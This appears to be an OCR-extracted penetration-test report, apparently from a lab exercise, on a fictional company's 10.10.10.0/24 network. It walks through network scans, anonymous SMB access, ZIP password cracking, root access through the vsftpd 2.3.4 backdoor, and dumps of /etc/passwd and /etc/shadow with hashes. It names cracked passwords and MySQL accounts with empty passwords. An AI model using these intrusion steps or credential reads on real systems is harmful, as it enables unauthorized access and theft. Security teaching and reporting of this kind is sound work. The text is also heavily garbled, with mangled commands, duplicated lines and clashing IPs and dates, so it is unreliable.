

Penetrat	ion Te	stina R	enort

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Audit Specifications

Start Date: 09/05/2021

Duration: 1 Month

Document Reference: M-TRC-853 - Report

Company: POWERZIO

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Document Versions

Version	Date	Description
1.0	09/05/2022	Initial version
1.1	12/05/2022	Addition of the penetration screenshots
1.2	13/05/2022	Formatting and additional information

Summary

Pre-engagement information

Team

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Scope

• 10.10.10.0/24

Methodology:

- 1. Foot printing
- 2. Network Scanning
- 3. Enumeration
- 4. Exploitation

Risk Scale

Risk Level	Explication	Vulnerabilities found
Extreme	Exploitation led to complete compromise of the system	web.powerzio.lan: - File 0 day: wp-file-manager - xrpc.php remote command injection database.powerzio.lan: - Deprecated version of redis: leaks of db
Wedium	The vulnerability could lead to loss of data or compromise of the system The vulnerability is not directly exploitable, it requires more steps	fileshare.powerzio.lan: - public shared folder with critical informations - smb version vulnerable to ddos attack thermo2 & thermo7: - Remote os command injection workstation1101.powerzio.lan: - vsftpd 2.3.4: backdoor command execution web.powerzio.lan: - akismet deprecated version thermo2 & thermo7: - cross domain misconfiguration - csp: wildcare directive
Low	Vulnerability is non	- x-frame otpios header not set thermo2 & thermo7:

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exploitable, but may led to attack on the system who fails

- absence of anti csrf tokens
- server leaks information via "x-powered-by "HTTP response header field(s)
- x-content-type-options header missing

Work environment setup

GNU/Linux instructions

- install the wireguard package available for your distribution (https://www.wireguard.com/install/)
- copy the wireguard config file to /etc/wireguard/wg0.conf
- · Work environment setup
- run sudo systemctl start wg-quick@wg0
- you should have an IP address on the 10.0.0.0/24 network range

Windows/MacOS instructions

- install the wireguard client (https://www.wireguard.com/install/)
- Click on "Add Tunnel", "Add Empty Tunnel"
- Copy the contents of the file you have been sent by mail inside the "Edit tunnel" window
- · Start the tunnel

Foot Printing

```
(root@fortnite-battlestation)-[~/ssh-audit]

m dnsrecon -r 10.10.10.0/24 -n 10.10.10.11

[*] Performing Reverse Lookup from 10.10.10.0 to 10.10.10.255

[+] PTR dns1.powerzio.lan 10.10.10.10

[+] PTR workstation3.offensiveplayground2_app_net 10.10.10.9

[+] PTR dns2.powerzio.lan 10.10.10.11

[+] PTR fileshare.powerzio.lan 10.10.10.22

[+] PTR security.offensiveplayground2_app_net 10.10.10.24

[+] PTR security2.offensiveplayground2_app_net 10.10.10.24

[+] PTR mqtt.powerzio.lan 10.10.10.34

[+] PTR myles-laptop.powerzio.lan 10.10.10.38

[+] PTR thermo2.powerzio.lan 10.10.10.48

[+] PTR thermo7.powerzio.lan 10.10.10.55

[+] PTR tserge-ubuntu.powerzio.lan 10.10.10.53

[+] PTR database.powerzio.lan 10.10.10.132

[+] PTR web.powerzio.lan 10.10.10.222

[+] PTR sql.powerzio.lan 10.10.10.223

[+] 15 Records Found
```

We found these ip addresses on the dns of powerzio. Now we will scan the ports of theses addresses with the command: nmap 10.10.10.0/24 -sS

Name	lp	type: port	type: port
ubuntu	10.10.10.1	ssh (22/tcp)	http (80/tcp)
Ubuntu	10.10.10.9	ssh (22/tcp)	
workstation3			
dns1	10.10.10.10	ssh (22/tcp)	domain (53/tcp)
dns2	10.10.10.11	ssh (22/tcp)	domain (53/tcp)
fileshare	10.10.10.22	netbios-ssn (139/tcp)	Microsoft-ds (445/tcp)
Thermo2	10.10.10.48	http (80/tcp)	
Worksation1101	10.10.10.53	ftp (21/tcp)	ssh (22/tcp)
Thermo7	10.10.10.55	http (80/tcp)	
Tserge-ubuntu	10.10.10.84	ssh (22/tcp)	
Web WordPress	10.10.10.222	http (80/tcp)	
Sql database	10.10.10.223	MySQL (3306/tcp)	
	10.10.10.24	Unknown 23023/tcp	
	10.10.10.26	Unknown 15042/tcp	
Mqtt msg server	10.10.10.34	Mqtt (1883/tcp)	
Redis db	10.10.10.132	Redis (6379/ tcp)	

10.10.10.22:139:445 (fileshare.powerzio.lan)

We found that it runs on windows. Those ports use smb protocol.

```
sudo mmap — scriptesmbew b. | -/ssh-audit|
sudo mmap — scriptesmbew b. | -/ssh-audit|
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 05:14 CDT
Mmap scan report for 10.16.10.22
dost is up (0.0066s latency).
Vot shown: 998 closed ttp ports (reset)
PORT STATE SERVICE
337/tcp open metbios-ssn
445/tcp open microsoft-ds
                    NLMERABLE:
rvice regsvc in Microsoft Windows systems vulnerable to denial of service
State: VULMERABLE
The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
while working on smb-enum-sessions.
```

Smb is vulnerable on this machine because there is a version of smb that is compromised by regsvc-dos exploit that permit ddos attack.

```
Starting Nump rope ( https://map.org ) at 2022-05-14 05:13 CDT Nump scan report for 10.10.10.22 Host is up (0.0058s latency).
  PORT STATE SERVICE VERSION
139/fcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: LINUXSERVER
 Service Info: Host: LINUXSERVER

Host script results:
| smb-enum-shares:
| account_used: chlank>
| \\10.10.10.22\IPC$:
| Type: STYPE_IPC_HIDDEN
| Comment: IPC Service (Public File Server)
| Users: 1
| Max Users: cunlimited>
| Path: C:\tmp
| Anonymous access: READ/WRITE
| \\10.10.10.12\myles:
| Type: STYPE_DISKTREE
| Comment: Myles Data
| Users: 0
| Max Users: <unlimited>
| Path: C:\home\myles
| Anonymous access: <none>
| \\10.10.22\public:
| Type: STYPE_DISKTREE
| Comment: Myles Data
| Users: 0
| Max Users: <unlimited>
| Path: C:\home\myles
| Anonymous access: <none>
| \\10.10.22\public:
| Type: STYPE_DISKTREE
| Comment: Public
| Users: 0
| Max Users: <unlimited>
| Path: C:\share
| Anonymous access: READ/WRITE
      Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.93 seconds
```

Then we used enum4linux to enumerate information from the machine:

```
[+] Attaching to 10.10.10.22 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):

[+] LINUXSERVER
[+] Builtin
[+] Password Info for Domain: LINUXSERVER

[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: 37 days 6 hours 21 minutes
[+] Password Complexity Flags: 000000

[+] Domain Password Store Cleartext: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5
```

We saw that we can connect on public shared folder, so we connected and then downloaded the files in read only to crack them.

```
      (root® fortnite-battlestation)-[~/ssh-audit]

      # smbclient //10.10.10.22/Public

      Enter WORKGROUP\root's password:

      Anonymous login successful

      Try "help" to get a list of possible commands.

      smb: \> ls

      .
      D
      0 Sun May 8 15:27:41 2022

      ..
      D
      0 Sun May 8 15:28:36 2022

      ui-assets
      D
      0 Sun May 8 14:41:13 2022

      staff
      D
      0 Sun May 8 14:41:26 2022

      learning
      D
      0 Sun May 8 14:41:13 2022
```

```
smb: \staff\> get pmanager.zip
getting file \staff\pmanager.zip of size 3758 as pmanager.zip (111.2 KiloBytes/sec) (average 111.2 KiloBytes/sec)
smb: \staff\> get myles-card.png
getting file \staff\myles-card.png of size 115209 as myles-card.png (2296.1 KiloBytes/sec) (average 1416.8 KiloBytes/sec)
smb: \staff\>
```

To crack the zip file, need to use john the ripper and wordlists, so we unzipped the wordlists on our kali

```
(root® fortnite-battlestation)-[/usr/share/wordlists]
gzip -d rockyou.txt.gz

(root® fortnite-battlestation)-[/usr/share/wordlists]
g ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
```

```
(root® fortnite-battlestation)-[~/ssh-audit]

# john —wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8

Loaded 1 password hash (PKZIP [32/64])

Will run 6 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

hunter22 (pmanager.zip/pmanager/pmanager)

1g 0:00:00:00 DONE (2022-05-14 05:29) 100.0g/s 3686Kp/s 3686Kc/s 3686KC/s 280690..holaz

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

Nice we got the password to unzip: hunter22. Now we open the pmanager binary, with the userid that was in the Myles card png:

We are now in the Myles session of the machine.

Remediation Advice

The administrator needs to avoid getting sensible information like his card on his computer or to restrain access to public shared files.

10.10.10.48:80 (thermo2.powerzio.lan)

10.10.10.55:80 (thermo7.powerzio.lan)

There is a NodeJS app who runs on these machines. They are displaying the reactor core and the reactor pool of Powerzio. This is very sensible.



We check the security of the requests with ZAP from OWASP to get all the problems of security of the website and we get a lot of critical errors to patch:

Commented [AO1]: Faire le pentest

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High (Medium)	Remote OS Command Injection
Medium (Medium)	Cross-Domain Misconfiguration
Medium (Medium)	CSP: Wildcard Directive
Medium (Medium)	X-Frame-Options Header Not Set
Low (Medium)	Absence of Anti-CSRF Tokens
Low (Medium)	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)
Low (Medium)	X-Content-Type-Options Header Missing

There is more detailed information in the html Zap Scanning Report at the root of the GitHub Repository.

Remediation Advice

The administrator needs to check the security with ZAP more often and before deploying his app.

10.10.10.10:53 (workstation1101.powerzio.lan) 10.10.10.11:53 (workstation1101.powerzio.lan)

This machine use FTP protocol and runs a dns service, so we connect in anonymous to investigate:

```
(voot@ fortnite-battlectation)-[~/ssh-audit]

If tp 10.10.10.53

Connected to 10.10.10.53.

220 (vsFTPd 2.3.4)

Name (10.10.10.53:toto42): anonymous

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> status

Connected and logged into 10.10.10.53.

No proxy connection.

Gate ftp: off, server (none), port ftpgate.

Passive mode: on; fallback to active mode: on.

Mode: stream; Type: binary; Form: non-print; Structure: file.

Verbose: on; Bell: off; Prompting: on; Globbing: on.

Store unique: off; Receive unique: off.

Preserve modification times: on.

Case: off; CR stripping: on.

Ntrans: off.

Nmap: off.

Hash mark printing: off; Mark count: 1024; Progress bar: on.

Get transfer rate throttle: off; maximum: 0; increment 1024.

Put transfer rate throttle: off; maximum: 0; increment 1024.

Socket buffer sizes: send 16384, receive 131072.

Use of PORT cmds: on.

Use of EPSV/EPRT cmds for IPv4: on.

Use of EPSV/EPRT cmds for IPv6: on.

Command line editing: on.

Version: tnftp 20210827

ftp>
```

By going closer we see that this machine use vsftpd 2.3.4, so we are going to exploit this, and we see that 10.10.10.53 is linked to dns1.powerzio.lan and 10.10.11.53 is linked to dns2.powerzio.lan

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There is vulnerability for vsftpd 2.3.4: backdoor command execution



The exploit is in python2, so we need to install python-pip on our virtual machine and to install the required modules to attack. We also need to install Metasploit to our machine We launch the exploit backdoor to enter in the machine.

```
Penetration Testing Report
```

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```
msf6 exploit(unit/Fib/As/Fibd_224_burkdow) > exploit

[*] 10.10.10.53:21 - The port used by the backdoor bind listener is already open
[*] 10.10.10.53:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.3:40315 → 10.10.10.53:6200) at 2022-05-14 08:03:42 -0500

id
uid=0(root) gid=0(root) groups=0(root)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
nm:x:6:12:man:/var/cache/man:/usr/sbin/nologin
nm:x:8:8:mail:/var/mail:/usr/sbin/nologin
nm:x:5:19:10:10:uucp:/var/spool/lucp:/usr/sbin/nologin
nucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:3:3:3:psy:/bin/usr/sbin/nologin
mack:x:3:3:33:ww-data:/var/www:/usr/sbin/nologin
nucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
nbckup:x:34:34:backup:/var/backups:/usr/sbin/nologin
nbckup:x:34:34:backup:/var/backups:/usr/sbin/nologin
nist:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:i/var/run/ircd:/usr/sbin/false
systemd-network:x:100:102:systemd New Proxy,,;/run/systemd/resolve:/bin/false
systemd-network:x:100:103:systemd New Proxy,,;/run/systemd:/bin/false
systemd-network:x:100:103:systemd New Proxy,,;/run/systemd:/bin/false
systemd-network:x:100:103:systemd New Proxy,,;/run/systemd:/bin/false
systemd-network:x:100:100:systemd New Proxy,,;/run/systemd:/bin/false
systemd-network:x:100:100:systemd New Proxy,,;/run/systemd:/bin/false
shd:x:106:65534:/var/run/sbin/sbin/nologin
fern1:x:1000:1000::/ho
```

Then we entered the machine and we got information's about the other services of the network. We also successfully got precious information in etc/shadow that we store for later.

```
cat /etc/shadow
root:*18843:0:99999:7:::
daemon:*18843:0:99999:7:::
sys:*:18443:0:99999:7:::
sys:*:18443:0:99999:7:::
games:*18843:0:99999:7:::
dp:*:18843:0:99999:7:::
dp:*:18843:0:99999:7:::
dp:*:18843:0:99999:7:::
dp:*:18843:0:99999:7:::
uucp:*:18843:0:99999:7:::
uucp:*:18843:0:99999:7:::
www-data:*:18843:0:99999:7:::
www-data:*:18843:0:99999:7:::
is:*:18843:0:99999:7:::
is:*:18843:0:99999:7:::
sws-data:*:18843:0:99999:7:::
sws-data:*:18843:0:99999:7:::
systemd-timesync:*:18843:0:99999:7:::
systemd-timesync:*:18843:0:99999:7:::
systemd-timesync:*:18843:0:99999:7:::
systemd-hetwork:*:18843:0:99999:7:::
systemd-hetwork:*:18843:0:99999:7:::
systemd-bus-proxy:*:18843:0:99999:7:::
fern1::56$UENNMIus$M4UES21.VQuZLyXxjCYEabwZCedVdTnLxOovo.blyqAmO6ctAcswPxhLE3fcjq5dIseNrlojs/bezPIUNk/xV::19120:0:99999:7:::
fern1::56$UENNMIus$M4UES21.VQuZLyXxjCYEabwZCedVdTnLxOovo.blyqAmO6ctAcswPxhLE3fcjq5dIseNrlojs/bezPIUNk/xV::19120:0:99999:7:::
bingo:$6$hugAFiUy$IT.mRR2pcrMflOekmZ66Cw4DsN98dvnbWEE8HZclSX3kq.BTtq1v/n0rKZsqIMa8Vx223SgUnlgn4MrzHd31F.:19124:0:99999:7:::
bingo:$6$hugAFiUy$IT.mRR2pcrMflOekmZ66Cw4DsN98dvnbWEE8HZclSX3kq.BTtq1v/n0rKZsqIMa8Vx223SgUnlgn4MrzHd31F.:19124:0:99999:7:::
```

Let's hack the password:

The password is naruto1.

Remediation Advice

The administrator needs to check the security of the version of what tools he uses. He needs to upgrade his version of ftp.


Commented [AO2]: Mettre infos en relation

10.10.10.222:80 (web.powerzio.lan)

There is a port 80 open on the machine. This is an Apache service running for a WordPress blog website.

We found that the WordPress use a template, and a plugin akismet, we also have one username.

Commented [AO3]: Rescanner le wordpress, faire un push des logs



Powerzio's Blog, Proudly powered by WordPress.

Now let's see the versions of WordPress and akismet by using wpscan: WordPress is 5.2.4 and the plugin akismet seem deprecate. We use searchsploit to see if we can exploit the deprecate plugin.



```
wpscan --url http://10.10.10.222/
              WordPress Security Scanner by the WPScan Team
Version 3.8.22
          @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
     Updating the Database ...
Update completed.
[+] URL: http://10.10.10.222/ [10.10.10.222]
[+] Started: Sat May 14 07:35:56 2022
Interesting Finding(s):
     Headers
    Interesting Entries:
    - Server: Apache/2.4.38 (Debian)
- X-Powered-By: PHP/7.3.11
Found By: Headers (Passive Detection)
    Confidence: 100%
     robots.txt found: http://10.10.10.222/robots.txt
    Interesting Entries:
    - /wp-admin/
- /wp-admin/admin-ajax.php
Found By: Robots Txt (Aggressive Detection)
    Confidence: 100%
    ] XML-RPC seems to be enabled: http://10.10.10.222/xmlrpc.php
Found By: Direct Access (Aggressive Detection)
    Confidence: 100%
    References:
      - http://codex.wordpress.org/XML-RPC_Pingback_API
     - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://10.10.10.222/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
    ] The external WP-Cron seems to be enabled: http://10.10.10.222/wp-cron.php
Found By: Direct Access (Aggressive Detection)
    Confidence: 60%
    References:
     - https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299
  +] WordPress version 5.2.4 identified (Insecure, released on 2019-10-14).
```

It reveals that we could brute force the WordPress website because there is a method called wp.getCategories or metaWeblog.getUsersBlogs where we can POST indefinitely.

```
)-[~/ssh-audit]
             dirb http://10.10.10.222
 DIRB v2.22
 By The Dark Raver
 START_TIME: Sat May 14 05:37:42 2022
 URL_BASE: http://10.10.10.222/
 WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
 GENERATED WORDS: 4612
                 Scanning URL: http://10.10.10.222/ -

⇒ DIRECTORY: http://10.10.10.222/0/

→ Testing: http://10.10.10.222/a
—— Scanning URL: http://10.10.10.222/

⇒ DIRECTORY: http://10.10.10.222/0/
+ http://10.10.10.222/admin (CODE:302|SIZE:0)
+ http://10.10.10.222/dashboard (CODE:302|SIZE:0)
+ http://10.10.10.222/favicon.ico (CODE:200|SIZE:0)
+ http://10.10.10.222/index.php (CODE:301|SIZE:0)
+ http://10.10.10.222/index.php (CODE:301|SIZE:0)
+ http://10.10.10.222/robots.txt (CODE:200|SIZE:67)
+ http://10.10.10.222/server-status (CODE:403|SIZE:277)
⇒ DIRECTORY: http://10.10.10.222/wp-admin/
⇒ DIRECTORY: http://10.10.10.222/wp-includes/
+ http://10.10.10.222/xmlrpc.php (CODE:405|SIZE:42)
 —— Entering directory: http://10.10.10.222/0/
+ http://10.10.10.222/0/index.php (CODE:301|SIZE:0)
— Entering directory: http://10.10.10.222/wp-admin/—
+ http://10.10.10.222/wp-admin/admin.php (CODE:302|SIZE:0)

⇒ DIRECTORY: http://10.10.10.222/wp-admin/css/
⇒ DIRECTORY: http://10.10.10.222/wp-admin/indages/
⇒ DIRECTORY: http://10.10.10.222/wp-admin/includes/
+ http://10.10.10.222/wp-admin/index.php (CODE:302|SIZE:0)

⇒ DIRECTORY: http://10.10.10.222/wp-admin/is/
→ DIRECTORY: http://10.10.10.222/wp-admin/pin/cobc.so/s

⇒ DIRECTORY: http://10.10.10.222/wp-admin/js/

⇒ DIRECTORY: http://10.10.10.222/wp-admin/neint/

⇒ DIRECTORY: http://10.10.10.222/wp-admin/network/

⇒ DIRECTORY: http://10.10.10.222/wp-admin/user/
—— Entering directory: http://10.10.10.222/wp-content/ -
→ Testing: http://10.10.10.222/wp-content/cdrom
```

We also found in the robots.txt a hidden path where there is a vulnerability of a deprecated plugin: wp-file-manager

Remediation Advice

The administrator needs to update his version of the WordPress and the plugins of his project.

10.10.10.223:3306 (sql.powerzio.lan)

This machine runs a database. Probably the database of the WordPress blog.

```
nmap -sC --script=mysql-enum 10.10.10.223
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 07:39 CDT
Nmap scan report for 10.10.10.223
Host is up (0.0079s latency).
Not shown: 999 closed tcp ports (reset)
        STATE SERVICE
3306/tcp open mysql
 mysql-enum:
    Valid usernames:
      root:<empty> - Valid credentials
      netadmin:<empty> - Valid credentials
      test:<empty> - Valid credentials
      user:<empty> - Valid credentials
web:<empty> - Valid credentials
      sysadmin:<empty> - Valid credentials
      administrator:<empty> - Valid credentials
      webadmin:<empty> - Valid credentials
      admin:<empty> - Valid credentials
guest:<empty> - Valid credentials
    Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

We found nothing of value here, so we choose to no brute force.

10.10.10.132 (database.powerzio.lan)

We found a redis database. We made a python script to automatize the exploit we found with his version of redis.

09/03/2021

10.10.10.84:22 (tserge-ubuntu.powerzio.lan)

```
sudo nmap 10.10.10.84 -sS -sC
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 15:41 CDT
Nmap scan report for 10.10.10.84
Host is up (0.0058s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
 ssh-hostkey:
    2048 f1:75:4f:79:1f:fd:50:f4:82:6e:8d:48:11:95:b6:20 (RSA)
    256 97:56:47:16:43:a1:81:80:31:09:92:b1:2a:ef:89:f3 (ECDSA)
    256 db:4a:96:d8:ce:5a:41:58:18:09:0e:77:af:c6:cc:bf (ED25519)
Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
```

We found the password of the user with the dump of the redis database, and by enter his user_id into generating his password in pmanager: P,<,e8<

Remediation Advice

The administrator needs to check the version of the redis database he uses. He needs to upgrade his version of Redis.